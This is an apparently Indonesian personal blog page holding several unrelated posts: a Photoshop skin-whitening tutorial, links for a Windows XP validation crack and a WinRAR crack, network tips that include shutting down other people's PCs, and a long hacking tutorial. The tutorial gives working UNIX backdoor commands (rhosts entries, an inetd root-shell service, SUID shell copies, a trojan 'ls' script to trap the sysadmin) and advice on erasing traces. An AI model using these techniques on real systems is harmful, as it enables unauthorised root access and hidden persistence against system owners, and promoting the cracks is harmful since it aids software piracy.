"MEMBERI SESEORANG IKAN ENGKAU MEMBERINYA MAKAN SEHARI, TAPI MENGAJARINYA MENGAIL ENGKAU MEMBERINYA MAKAN SEUMUR HIDUP"

Senin, 06 Agustus 2012

Memutihkan warna kulit pada foto


  •  

  • Share
cara memutihkan wajah dg photoshopMemutihkan warna kulit pada foto dengan photoshop cocok untuk Anda yang Ingin Wajah atau kulit kelihatan lebih putih natural tanpa pemutih kulit. Tutorial photoshop banyak macam dan caranya dalam menghasilkan pewarnaan kulit sesuai dengan yang kita inginkan. Bukan saja kulit putih, kulit kuning, kulit hitam dan segala macam yang menyangkut pewarnaaa tanpa mengurangi segi natural kulit.

Baiklah ini langkah-langkahnya:

1. Buka Software Photoshop dan pilih foto yang akan diputihkan / di make up sebagai contoh saya menggunakan foto berikut
memutihkan kulit foto
btn_images_downloads

2. Pada Toolbox sebelah kiri kamu cari icon dengan gambar seperti kuas lalu [klik kanan] dan pilih brush tool ( B ). Sesuaikan jenis kuas melalui klik kanan pada area kerja, pilih ukuran 9 px dan pada master diameter ganti menjadi 40 px dengan menggeser slider atau menulis angka 40. Ganti warna foreground dengan warna putih.
memutihkan wajah pada foto
3. Buat layer baru dengan cara klik Menu Layer > New > Layer ( SHIFT + CTRL + N )

4. Sapukan kuas brush anda disekitar area kulit [disini saya mencontohkan wajah] hingga menutupi semua kulit tidak termasuk mata dan bibir. Perbesar view dengan zoom in ( Z ) atau menekan keyboard CTRL + SPACE + KLIK, untuk Zoom out ( memperkecil view ) tekan CTRL + SPACE + ALT + KLIK. Untuk membesarkan brush tekan tombol keyboard “]” dan memperkecil brus “[“.
memutihkan kulit dengan photoshop
5. Buat layer baru Buat layer baru dengan cara klik Menu Layer > New > Layer ( SHIFT + CTRL + N )
6. Tekan CTRL + Klik pada layer 1 yang sebelumya Anda buat sehingga muncul seleksi ( garis putus ) pada brush yang Anda sapukan.

7. Ganti warna foreground menjadi warna # fb865a, dan tekan menu Edit > Fill. Pilih warna foreground klik OK. Lihat hasilnya
memutihkan wajah dengan photoshop

8. Selanjutnya kita akan mengubah mode layer yang sebelumnya kita buat. Untuk layer 1 ( warna putih ) kita ganti menjadi mode soft light fill 40 % dan layer 3 ( warna merah ) menjadi mode soft light fill 25 %
membuat kulit menjadi putih pada foto

9. Yuuk Dilihat perbadingan hasilnya
memutihkan kulit dg photoshop
Note : Layer satu dan layer dua saling membutuhkan, layer pertama digunakan untuk memutihkan dan layer dua berfungsi sebagai perona agar warna kulit tidak pucat. Sesuaikan ukuran fill sesuai yang Anda inginkan jika ingin membuatnya berbeda dengan cara ini.
btn_psd_download
Tolong bantu kami dalam rangka pembelajaran desain dengan cara menyebarkan artikel yang ada di website ilmu grafis desain ahlidesain.com ini melalui klik share facebook atau tweet twitter atau google plus .
Semoga Anda menikmati artikel ini dan jangan lupa bergabung dengan teman-teman yang lain di Facebook AhliDesain, dan ikuti Google+ atau Twitter saya. Jika Anda menyukai artikel-artikel dari saya jangan lupa untuk memasukkannya dalam subscribe ke ahlidesain RSS Feed.
Untuk informasi jika Anda tidak tahu atau kesulitan download file dari ziddu silakan baca artikel tips download ziddu disini. Bila ada yang ditanyakan, informasi link download rusak (deleted, link salah), saran, tanggapan dan ide kreatif silakan isi pada komentar, saya akan mencoba menjawab secepat dan sebaik mungk

Rabu, 20 Juni 2012

driver CANON BJC1000SP


http://search.4shared.com/postDownload/-LM4bFOM/driver_CANON_BJC-1000SP_WinXP

MENJADIKAN WINDOWS XP "ORIGINAL"


Windows XP anda Palsu, Ingin original, ya bisa dibilang Asli karena lulus validasi Windows.


Pertama, download HCCRKWXP versi terbaru Download dialamat ini :

http://go2.wordpress.com/?id=725X1342&site=yoyoxcomputer.wordpress.com&url=http%3A%2F%2Fwww.ziddu.com%2Fdownload%2F7374235%2FCrackWindowsXpJadiOriginal.zip.html

Ekstrak file yang anda download. Setelah itu jalankan file “hccrkxp.exe”. Setelah itu, akan muncul form utama


Setelah form utama muncul, klik pada tombol Start cracking. Setelah itu, munculah form cracking.

Setelah itu, klik START CRACKING. Langkah pertama yang dilakukan oleh tool adalah memeriksa “Apakah windows anda asli?” Jika pengetesan membuktikan bahwa windows anda asli 100%, proses cracking dihentikan. Dan akan muncul pesan peringatan bahwa windows anda asli

Jika proses cracking tetap berlanjut, berarti windows anda palsu. Langkah selanjutnya adalah mempersiapkan segalanya. HCCRKWXP mempersiapkan beberapa method (metoda) yang digunakan untuk mengcrack windows xp. Pada versi 1.0.7, method yang digunakan sudah berbeda dengan versi lainnya (Walaupun prinsinya sebenarnya sama saja). Langkah selanjutnya, tool mulai membajak windows. Selanjutnya tool akan mencrack windows anda dengan method yang sudah dipersiapkan sebelumnya. Langkah selanjutnya, tool mengecek hasil cracking dan merapihkannya. Tool juga melakukan beberapa proses cracking tambahan.
Setelah itu, proses cracking selesai klik finish. Setelah itu, tool akan merestart komputer anda secara otomatis.

APA TOOL INI BEKERJA
Untuk meyakinkan shilakan download Microsoft genuine advantage diagnostic tool dari web site microsoft (www.microsoft.com). Setelah itu jalankan aplikasi yang anda download dari website microsoft (Seharusnya jika anda sudah berhasil mendownload, sudah tak jadi masalah. Karena mendownload dari microsoft.com haruslah memiliki windows asli). Windows saya sudah terbukti ASLI setelah diperiksa oleh tool microsoft ini.

Yach...Bener ..... … asli dech windows xp kita…
ingin bukti buka situs microsoft dengan menkik link ini windows media player 11, kalau sudah terbuka silahkan cari tulisan CONTINUE Validation Required dan kalau berhasil download berarti windows kita original. kalau masih penasaran instal aja WMP 11 hasil download tadi.. kalau pada waktu validate windows berhasil berarti semakin mantap kalau windows kita original…
selamat mencoba.!?!?!?!?!?

TRIK LOOKING IP ADDRESS

Cara buat lihat ip address dan serba serbi nya
1. ke command (start,run,ketik cmd) --> win xp, kalau 98 (ketik command)
2. ketik ipconfig (kelihatan IP na de)
3. nbtstat -a --> untuk melihat nama pemakai ip
contoh : nbtstat -a 192.168.0.2
4. netstat 10 --> untuk melihat daftar jaringan nya (ke mana aja connect nya)
5. net view / net user -> untuk melihat user di jaringan kita
6. Shutdown -i -> untuk menshutdown pc orang lain

sekian dulu kk, thx

khusus shutdown itu perintah di bawah windows xp, alias 9x,2k masih bisa.
kalo di xp sp 2 sudah ga bisa,karena ada firewall (kecuali fire wall nya di mattiin). Cara lain nya, adalah dengan denial attack / dos. Ada yang berniat untuk dijelaskan trik nya??
tulisan ini ditujukan untuk memandu mereka yang masih bingung dengan terminologi sekuritas jaringan komputer seperti exploit,
trojan, dll dan ingin mengetahui konsep-konsep dasarnya.


EXPLOITS
Sekarang tentunya kamu sudah asyik bermain-main dan bereksperimen dengan shell UNIX baru yang baru kamu 'dapatkan'.
Dan mungkin sekarang kamu sudah mulai bertanya-tanya, "apa sih eksploit (exploit, 'sploits) itu?". Dalam konteks per-hacking-an,
eksploit tidaklah jauh berbeda dengan artinya dalam konteks harfiah, yaitu 'pemanfaatan'. Tentunya eksploit-eksploit 'hacking' lebih
spesifik lagi, yang kurang lebih bisa diartikan sebagai 'pemanfaatan kelemahan dari sebuah sistem untuk tujuan-tujuan yang diluar
dari penggunaan normal.' Kelemahan-kelemahan ini bisa berupa kesalahan pemrograman, sesuatu yang tidak direncanakan oleh
pemrogram asli, dan lain-lain. Umumnya, yang jelas paling menarik perhatian kita, adalah eksploit yang akan memberikan kita akses
tidak terbatas ke seluruh aspek dari sebuah sistem. Dalam UNIX, sering kita dengar istilah 'mengeksploit program anu untuk mendapat
privilese root'. Tentu saja mendapatkan 'root' bukanlah satu-satunya tujuan pengeksploitan sistem. Seperti yang mungkin anda sudah
alami sendiri, kadang sebuah cacat dalam program seperti maild atau ftpd bisa dimanfaatkan untuk tujuan 'header forging',
'ip spoofing', 'denial of service attack', dan 'mail bombing'.

Eksploit secara besar sering dibagi menjadi dua, yaitu eksploit lokal dan eksploit remote. Eksploit lokal adalah jenis eksploit yang
hanya bisa dijalankan jika kamu sudah punya akses ke dalam suatu sistem (baik itu melalui login telnet, ftp, dll). Eksploit jenis ini
jumlahnya banyak, sebab kamu sudah punya akses ke ribuan program yang berpotensi untuk di-eksploit. Contoh - contoh dari
eksploit jenis ini adalah buffer overflow (i.e. mh di RedHat 5, SuperProbe, dll), race conditions (dimana dua proses saling berlomba
untuk menyelesaikan tugas masing-masing, biasanya proses A disuruh untuk menjalankan suatu utilitas yang membutuhkan privilese
root temporer sementara proses B dirancang untuk mencegat proses A sebelum proses A kembali statusnya ke privilese user biasa,
mengakibatkan di-spawn-nya shell beridentitas root - sering terjadi di mesin-mesin IRIX dan SunOS.) Bagaimana caranya agar saya
bisa mendapatkan eksploit seperti ini? Tentu saja kamu bisa menghabiskan waktu berjam-jam untuk mengutak-utik sebuah program
sampai berhasil kamu jebol (lebih baik dilakukan di kotak kamu sendiri), seperti para 'elite' lainnya. Biasanya eksploit diprogram
dengan C, perl, atau sh. Namun kalau ilmu kungfu kamu masih kayak kami (dan emang bawaannya malas), banyak eksploit yang sudah didokumentasi.

Eksploit jenis satunya lagi adalah eksploit remote, dimana kamu bisa mengeksploit sistem tanpa mengetahui otorisasi user/password. Tentu saja eksploit-eksploit jenis ini jauh lebih sedikit jumlahnya, dan terkadang dampaknya juga tidak separah eksploit lokal. Lubang cgi phf adalah salah satu contoh dari pemanfaatan eksploit remote untuk mendapatkan file /etc/passwd (dulu LithErr pernah memberi resep cepat memanfaatkan phf). Mungkin belum terlihat fatal, namun sekalinya sang 'cracker' berhasil masuk ke dalam sistem memanfaatkan login dan password dari salah seorang user, maka dia bisa menjalankan eksploit-eksploit lokal untuk mendapatkan akses tak terbatas milik root. Eksploit port 143 (IMAPd) malahan lebih gila lagi, dengan memberikan akses root tanpa password. Apa trik dan tip yang kira-kira berguna untuk memanfaatkan eksploit-eksploit remote? Jelas sebuah portscanner sangatlah bermanfaat untuk melihat port-port mana saja yang menerima koneksi. Beberapa jenis 'scanner' lebih terfokus lagi, seperti cgi scanner dari kecoak (roachscan) yang saat dijalankan akan memeriksa direktori cgi-bin dari sejumlah server sekaligus, mencari file password atau jalan masuk lainnya, melalui beberapa jenis eksploit umum. Satu program lain yang mungkin ada gunanya adalah 'netcat', bisa didapat dari http://www.l0pht.com/. Untuk menghemat waktu, banyak cracker yang menulis skrip otomasi, jalankan skrip, tinggal berikan daftar target-target dan tinggalkan untuk sementara waktu. Kembali lagi sejam atau dua jam kemudian, tinggal diperiksa server-server mana saja yang ada lobangnya, bisa dieksploit atau tidak, dll (coba lihat artikel-artikel mengenai scanning/probing di situs-situs hacker).

Terkadang ada juga eksploit yang tidak begitu jelas jenisnya, seperti eksploit lynx mailer, yang walaupun kodenya sendiri terletak di host lain, namun untuk digunakan masih perlu campur tangan dari user lokal untuk bisa bekerja (saat user meng-click sebuah link, sang eksploit akan mengirimkan file password ke alamat email tertentu.)

BACKDOOR
Seperti terjemahan harfiahnya, backdoor bisa dianggap 'pintu masuk lewat belakang'. Backdoor berfungsi untuk memberikan sang programmer akses ke suatu sistem, tanpa sepengetahuan user lain ataupun sang sysadmin. Tentu saja sang programer di sini bisa juga diartikan 'sang penyusup'. Seringkali backdoor memberikan akses tak terbatas kepada siapapun juga yang mengetahui jalan masuknya. Walaupun tidak jarang vendor-vendor besar (baik hardware maupun software ) yang sengaja menempatkan backdoor tak terdokumentasi untuk kemudahan 'maintenance' dan sejenisnya,
dalam artikel ini yang dimaksud adalah backdoor dalam artian memberikan akses root ke dalam sebuah sistem UNIX sebagai antisipasi jika sang sysadmin kebetulan menyadari bahwa ada penyerang di dalam sistem.

Kamu sudah semalaman begadang, mencoba eksploit-eksploit remote, dan berhasil masuk ke sebuah sistem dengan memanfaatkan login user dan segera menjalankan eksploit-eksploit lokal untuk mengambil alih kekuasaan root. Tentunya sayang jika saat sang sysadmin kembali bekerja di
keesokan harinya, akses kamu ditutup. Nah, disinilah manfaatnya kita menanam satu atau lebih
jalan masuk 'alternatif'. Jelas, sebagian besar teknik-teknik backdooring hanya bisa diterapkan
jika kamu mempunyai perizinan root. Ingat, bahwa tujuan membuat backdoor bukanlah untuk
mendapatkan akses root, tetapi untuk mendapatkan akses root LAGI setelah sang sysadmin
menutup segala jalan masuk normal. Terkadang sysadmin sering menganggap selama file-file
/etc/hosts.deny telah dikonfigurasi, maka segala koneksi dari host kamu akan ditolak.
Tentu saja kalian-kalian, sang cracker, kelihaian kung fu nya jauh di atas sang sysadmin,
sebab tanpa sepengetahuan beliau, telah kamu set up beberapa jalan masuk alternatif dengan
privilese root.

Nah, backdoor backdoor ini ada yang memang sudah dari sononya (seperti Backdoor di router-router, printserver, dll buatan 3Com), namun disini akan kami jelaskan cara membuat backdoor kamu sendiri di sebuah sistem UNIX. Jalan termudah (dan yang paling gampang ditangkap) adalah dengan melalui file /.rhosts:

korban# echo "indohack2.ri.go.id ganjaman" >> /.rhosts

perintah diatas akan menambah satu entri di file .rhosts (sistem luar -dalam contoh diatas user ganjaman dari indohack2.ri.go.id - yang boleh mengakses account tanpa password), dan untuk masuk kembali ke sistem dari account "ganjaman" di indohack2.ri.go.id :

ganjaman@indohack2> rlogin -l root korban.lameisp.net.id

poof! shell root tanpa password!
Untuk kalian yang ingin sedikit lebih tersembunyi lagi, coba perhatikan entri berikut dari
file /etc/passwd sebuah sistem:

bin:*:3:7:Binaries Command and Source,,,:/bin:/bin/false

tentunya bagi mereka yang sering memanen password entri seperti di atas sudah tidak asing lagi.
Account diatas adalah account yang digunakan oleh UNIX sistem secara internal. Seringkali banyak diantara crackers yang mengambil jalan singkat dan menghapus karakter *, mengakibatkan telnet dengan nama login "bin" tidak memerlukan password. Tapi ingatlah bahwa file /etc/passwd biasanya adalah file pertama yang akan diperiksa oleh sang sysadmin saat dia menyadari bahwa sistemnya telah kena susup. Agar kita lebih sulit dideteksi, maka ada baiknya kita buat file .rhosts di home directory milik bin. Kembali ke entri file password diatas, bisa kita lihat bahwa walaupun
kita bisa me- rlogin -l bin korban.lameisp.net.id, namun kita masih juga tidak bisa mendapatkan
shell sebab account 'bin' dikonfigurasikan untuk menolak penggunaan shell. Cara mengatasi masala
h ini tentunya dengan membuat link dari /bin/false ke /bin/sh atau /bin/tcsh. Apa daya seorang s
ysadmin? Tentunya jika mereka memang keren kung fu nya, sang sysadmin akan mensetup sebuah skrip yang memeriksa keberadaan file-file .rhosts di dalam sebuah sistem. Tak lupa merubah entri dari account-account internal dari /bin/false ke /nggak-ada-tuh atau string unik lainnya yang bukan
merupakan nama file.

Metode backdooring lain adalah dengan memanfaatkan "in.rootd" (sebenernya ini hanyalah rekayasa saja, sebab sepanjang pengetahuan kami, nggak ada tuh yang namanya root daemon - tapi metode ini benar-benar cocok disebut rootd) yang pada dasarnya bertugas untuk membuat sebuah lubang masuk lewat salah satu port yang didefinisikan dalam "inetd":

root@korban# echo "ntcp 6969/tcp # Network Traffic Control Protocol" >> /etc/services root@korban
# echo "ntcp stream tcp nowait root /bin/sh sh /tmp/crax0r" >> /etc/inetd.conf root@korban# echo
"echo indohack2.ri.go.id > ~root/.rhosts" > /tmp/crax0r

menjalankan tiga perintah diatas bisa mengakibatkan kompromisasi sistem yang cukup dahsyat,
namun tidak akan segera tampak. Penjelasan dari ketiga perintah diatas:
1. mengaktifkan protokol ntcp di port 6969 (tentunya kamu memilih nomor port lain yang tidak begitu mencurigakan, silakan pilih mulai dari 1024 sampai 65000-an), sedangkan "Network Traffic Control Protocol" adalah karangan kamu sendiri sebab setiap service harus punya nama, dan biasanya sysadmin tidak akan begitu curiga dengan nama seperti itu.

2. memerintahkan sistem untuk menjalankan perintah /bin/sh sh /tmp/crax0r setiapkali sang sistem menerima koneksi telnet lewat port 6969. Sayangnya mengeksekusi sebuah shell berprivilese root lewat cara ini hanya akan mengakibatkan sang sistem bengong, sebab kita tidak bisa memberikan perintah-perintah selayaknya kita login lewat jalur normal. Sang shell akan tetap dijalankan, namun tidak akan bisa mengeksekusi perintah kita. Untuk itulah kita buat satu skrip di direktori /tmp/crax0r (tentunya kamu lebih pintar dan memilih nama yang tidak begitu mencurigakan seperti /tmp/dev001).

3. Nah, perintah ketiga ini lah yang akan dieksekusi oleh sang shell yang baru saja kita luncurkan(id=0 - root!). Tentunya kamu bisa saja menulis skrip yang lebih kompleks. Namun untukmenghemat tempat, kita lancarkan saja perintah yang sudah dibahas diatas, yaitu menambahkan entri dari mesin host kita ke file .rhosts milik root. Tentu jika sang admin memang keren kung funya, rlogind akan dikonfigurasikan untuk tidak mengindahkan file .rhosts, namun jika kamu periksa isi direktori dan file "history" milik root dan isinya menunjukkan bahwa sang sysadmin tidak begitu melek soal keamanan, maka metode diatas akan memberikan jalan masuk lewat belakang ke dalam sistem target (idih, kesannya kayak cerita-cerita porno anal seks aja!). Sekarang kamu tinggal:

ganjaman@indohack2> telnet korban.lameisp.net.id 6969

nah, sistem kamu akan tersambung ke sistem target lewat port 6969, sedangkan daemon inet di mesin korban akan menerima sambungan tersebut, menjalankan perintah dalam skrip /tmp/crax0r dengan privilese root, dan dengan segera menutup kembali sambungan telnet. Sekarang .rhosts milik root sudah ditambahi satu entri lagi, yaitu nama host kamu. Untuk kembali menggarap system target (sebaiknya dilakukan saat itu juga, sebab sang sysadmin mungkin akan curiga melihat skrip 'asing' dijalankan lewat port 6969) kamu tinggal:

ganjaman@indohack2> rlogin -l root korban.lameisp.net.id

dan, BOOM!

korban#

shell root tanpa password! (Nah, sekarang kamu boleh kirim surat penggemar ke indohack@hotmail.com, bertitel "Terimakasih, suhu Ganjaman dan SuperCock, atas ilmu ngent...engin badannya ..." :) ). Tapi ingatlah untuk segera menghapus file .rhosts dan jejak jejak lain. Tentunya kalau kung fu kamu emang udah cukup tinggi, teknik menyembunyikan diri dan anti deteksi udah bukan barang asing bagi kamu, jadi, jangan lupa aktifkan segala spoofer program, dll. Kalau kamu benar-benar suka mengutak-utik, serangan bisa dibuat dengan lebih tersembunyi lagi, seperti dengan memanfaatkan service-service yang jarang (hampir tidak pernah dipakai) seperti utilitas-utilitas X, segala utilitas berkepala "r", dan banyak lagi.

Metode lain yang cukup populer adalah dengan membuat sebuah file dengan bit SUID tambahan, namun cara ini gampang terdeteksi jika kebetulan sistem mempunyai program audit keamanan yang akan mensensus seluruh file berbit SUID yang terletak diluar lokasi-lokasi wajar (seperti /tmp atau lokasi homedir user). Ide yang lebih mantap lagi adalah dengan memodifikasi suatu program yang sudah berjalan / terinstal secara default, seperti xterm dan splitvt, sehingga sebuah option rootshell akan secara otomatis execv("/bin/sh", "sh", NULL);.

Kalau kamu emang pendekar asli (dan entah kenapa sedang membaca tulisan kelas kacangan ini), kamu bisa modifikasi daemon-daemon yang sedang berjalan untuk menerima perintah-perintah hasil karangan kamu sendiri. Berikut adalah cuplikan dari metode milik Hacker FBI telah berhasil memodifikasi program
sendmail di server korban.com (tembakan pestol efbiay!):

212@GG> telnet korban.com
25 Trying mesin.korban.com
Connected to mesin.korban.com
Escape character is '^]'.
220 mesin.korban.com ESMTP Sendmail 8.8.5/8.8.5
[snip]
PSM_EXEC /bin/cp /bin/sh /tmp/elit
Done ... master! PSM_EXEC /bin/chmod 4755 /tmp/elit
Done ... master!
Jika menurut kamu cuplikan diatas sudah cukup familiar, maka kami dengan segala kerendahan hati
minta izin untuk berguru!


TROJAN HORSE
Tidak akan banyak penjelasan mengenai metode ini, sebab pada umumnya Trojan Horse hanya efektif jika kamu betul-betul pintar menutupi suatu program atau jika sang sysadmin memang betul-betul tolol. Pada prinsipnya, Trojan Horse adalah program yang mempunyai 'feature' gelap. Misalnya kamu membuat sebuah game yang cukup heboh dan kamu dengan sengaja menyelipkan perintah untuk membuka akses di dalam kode game kamu, sedemikian rupa sehingga saat sang sysadmin menjalankan program tersebut, tanpa disadarinya file .rhosts nya telah ketambahan sesuatu. Kami kenal seorang hacker yang lihai menulis skrip IRC, dan skrip IRC-nya kebetulan mempunyai banyak peminat. Beberapa 'lamers' mendownload skrip tersebut tanpa menyadari bahwa sang skrip menyelipkan beberapa perintah untuk mengizinkan akses tak berpassword kepada sang penulis asli skrip.


TRAPDOOR
Banyak persamaan antara Trapdoor dengan Backdoor dan Trojan Horse, namun dalam artikel ini, 'Trapdoor' diasumsikan sebagai cara yang bisa kita gunakan untuk menjebak (trap) sang sysadmin untuk memberikan kita akses root kedalam sistem. Seringkali kita terbentur masalah sistem operasi yang paling gres, atau sebuah sistem dimana hampir semua eksploit untuk mendapatkan root tidak berjalan sama sekali (patched systems). Jangan putus asa! Masih banyak metode yang bisa kita terapkan untuk membuat sang sysadmin tertipu, berakibat dibukanya akses ke dalam system. Misalkan kamu sudah berhari-hari mengoprek sebuah target dengan menggunakan account dan password seorang user biasa hasil colongan lewat phf, dan sayangnya tidak ada exploit yang mempan. Nah, sudah saatnya kita terapkan metode Trapdoor. Berikut adalah metode Trapdoor yang walaupun sederhana, masih saja bisa mengelabui puluhan sysadmin diluar sana.

Pertama-tama, kamu perlu merubah perizinan homedir kamu (atau homedir milik user yang accountnya kamu 'pinjam'):

user1@korban> chmod 700 ~/.

Nah, karena sekarang homedir kamu bermode 700, sang syadmin perlu mengganti privilesenya ke root jika beliau ingin memeriksa isi direktori ybs. Nah, langkah berikutnya adalah membuat sebuah skrip yang bertugas untuk bertingkahlaku selayaknya perintah biasa, namun diluar pengetahuan sang admin, justru membuka satu (atau beberapa) kelemahan dalam sistem. Yang langsung terpikir olehmu, jelas, perintah ls. Disinilah letak kelemahan UNIX dibanding ... uh, MS-DOS. Dalam UNIX, seorang sysadmin yang baik selalu mengetik 'full pathname' dari program manapun yang dia jalankan (seperti /bin/ls atau /usr/sbin/vi index.html), dan untuk tujuan kemudahan, biasanya /bin atau /usr/sbin sudah dimasukkan dalam daftar search path. Jadi jika misalnya sang sysadmin melakukan:

root# pwd
/usr/home/staff/user1
root# ls

maka yang dijalankan adalah program /bin/ls. Apa akibatnya jika kebetulan dalam direktori /usr/home/staff/user1 kita letakkan sebuah skrip bernama 'ls'? Heheheh ... cukup menarik, khan. Nah, sekarang kita bisa buat sebuah skrip yang berisi:

#!/bin/sh cp /bin/sh /tmp/vi-save-902887
chown root /tmp/vi-save-902887
chmod 4755 /tmp/vi-save-902887
rm ./ls
ls
simpan skrip tersebut di homedir user1, beri nama "ls" dan
user1@korban> chmod +x ls
sekarang tinggal pintar-pintarnya kamu mengakali sang sysadmin untuk mengecek isi homedir user1. Jika kamu kebetulan punya login/passwd untuk user2 di mesin yang sama, maka kamu bisa saja 'mengundang' sang admin. Login sebagai user1, dan kirim email

user1@korban> mail root@localhost
Subject: "Heheheh ... Kena garap dari belakang!"
Hello sysadmin tolol! Mesin kamu sudah kebobolan!
ttd, God of All Hackers, Virus Researchers and Lame Mailbombers,
Phardera .

Saat menerima email ini, sang Syadmin pun akan segera memeriksa isi homedir user1 (dengan perintah ls, tentunya), dan tanpa disadari sang sysadmin telah menciptakan sebuah shell root di /tmp/vi-save-902887. Dan, karena vi-save-902887 ber-SUID root, kamu bisa melakukan bermacam-macam hal menyenangkan dengannya. Tinggal login sebagai user2 beberapa waktu kemudian, dan nikmati ketenangan pikiran lewat shell root! Heheheh ...


kok malah kelinux y,ya udh selamat belajar linux y.....,
biasanya anti virus sekarang udh dilengkapi dengan firewall untuk mencegah pc lain masuk kedalam jaringan data pc kita,kamu bisa mengaktifkan firewall anti virus tsb.dan untuk lebih aman nya file-file penting yng di sharring dalam jaringan diberi pasword,untuk mencegah pengambilan data yng tidak diketahui..

ALAMAT SOFTWARE GRATISAN PILIHAN


Fungsi prog ini sebagai pengganti keyboard dalam memasukan password komputer anda melalui scanner wajah, jadi bila anda tidak di depan komputer, komputer tak akan bisa terbuka bila belum melihat wajah anda heheee :lol: . yang diperlukan hanya camera dan komputer untuk dapat menggunakan sofware ini! selamat mencoba.
http://www.ziddu.com/download/5955933/BananaScreen_1.2.2.msi.html
Pernah mengalami mau uninstal program di komputer tapi tak bisa di lakukan? pake sofware ini mudah-mudahan semua berjalan lancar, dan bisa di basmi ke akar-akar registrinya lho! kayaknya cocok bagi pengguna program trial. Habis masa trialnya unistal aja pake nih prog lalu instal lagi tuh program yang trial.
http://www.ziddu.com/downloadlink/5890763/revosetup.exe
Lagi asik maen komputer tapi banyak nyamuk yang menggigit ? wah gak asik tuh ! kita usir yuk tuh nyamuk pake prog ini, biar tambah asyik ngenetnya, syaratnya cuma speaker di komputer terpasang!.
http://www.ziddu.com/download/5918836/Instalasi.Aplikasi.Pengusir.Nyamuk.versi.1.02.zip.html
Nih prog untuk membuat password Pada Flasdisk agar aman gito lho!!!:
http://www.ziddu.com/download/4570003/rohos_mini.rar.html
Kalo mau buat flashdisk kamu kebal dari virus coba nih prog
USB Disk Security:
http://www.ziddu.com/download/4511857/USB_disk_security.rar.html
Kalo mau cari alamat login orang coba nih
Google Hacker:
http://www.ziddu.com/download/4442057/GoogleHacker.rar.html
Winrar Full 3.8 Crack:
http://www.ziddu.com/download/4442028/Winrar_Full.rar.html
Sample Virus (buat pembelajaran):
http://www.ziddu.com/download/4441996/Dua_sampel_Virus.rar.html
Download MiniPE (XP Portabel)
http://www.minipe.org/
Ada document rahasia dan bingung cara menyimpannya, coba gunakan software ini aja. File kamu akan menjadi gambar semua, jadi dikirain orang hanya foto-foto lucu yang sebenarnya ada file di dalamnya
http://www.ziddu.com/download/6781444/Simpan_file_dalam_gambar.rar.html
Ada situs yang mau kamu kunjungi (youtube,dll) tapi di blok ma speedy,telkomsel flash atau penyedia jasa internet yang lain coba deh pake nih prog….fungsinya untuk merubah proxy koneksi kita….
http://www.ziddu.com/download/4888876/laridariproxi.zip.html
Hobi download video dari youtube????????
atau baru mau download dari youtube….nih ada soft yang oke banget menurut gue…karena sangat mudah pengoperasiannya dan kecepatan downloadnya mengagumkan……

http://www.ziddu.com/download/4888276/Sedot_video_YouTube.rar.html
Kalo ingin melihat celah-celah yang bisa dimanfaatkan oleh virus untuk merusak sistem operasi windows kita atau hacker yang memanfaatkan celah yang terbuka pada komputer kita untuk menyimpan trojan-trojannya di komputer kita banyak program vulnerability yang dapat kita gunakan contohnya Protector plus windows vulnerability scanner. Cara kerjanya sangat simpel dan memudahkan kita untuk langsung mem patch celah tersebut….caranya jalankan program tersebut, setelah program selesai menscan, otomatis ia akan menampilkan file yang bernama “Protector_Plus_Windows_Vulnerability_Scan.htm” yang berada di desktop. buka file tersebut maka kita akan terdapat keterangan celah apa saja yang perlu di tambal, tingkat kerawanannya dan link yang langsung menuntun kita agar mendownload dari server microsoft.
selamat mencoba dan tingkatkan keamanan komputer kita….

http://www.ziddu.com/download/4921485/Patch_kelemahan_sistem.rar.html
kalo gak mau data file-file penting di komputer kamu di ambil orang pake nih soft….
karena setiap file dikomputer gak akan bisa di copy maupun di save-as kedalam flashdisk maupun media penyimpanan yang lain…
File anti copy jawabanya….

http://www.ziddu.com/download/4924621/FileAnti-Copy3.5_by_tyo.rar.htm
Bagi yang beragama Islam dan ingin lebih banyak tahu terjemahan seluruh isi alquran lengkap!
http://www.ziddu.com/download/5055365/terjemah_al-quran_1.5.rar.html
nih soft sangat ampuh untuk merestart atau menshutdownkan komputer dalam waktu 3 DETIK lho….Shutdown kilat.!!
http://www.ziddu.com/download/5055364/Shutdown_kilat.rar.html
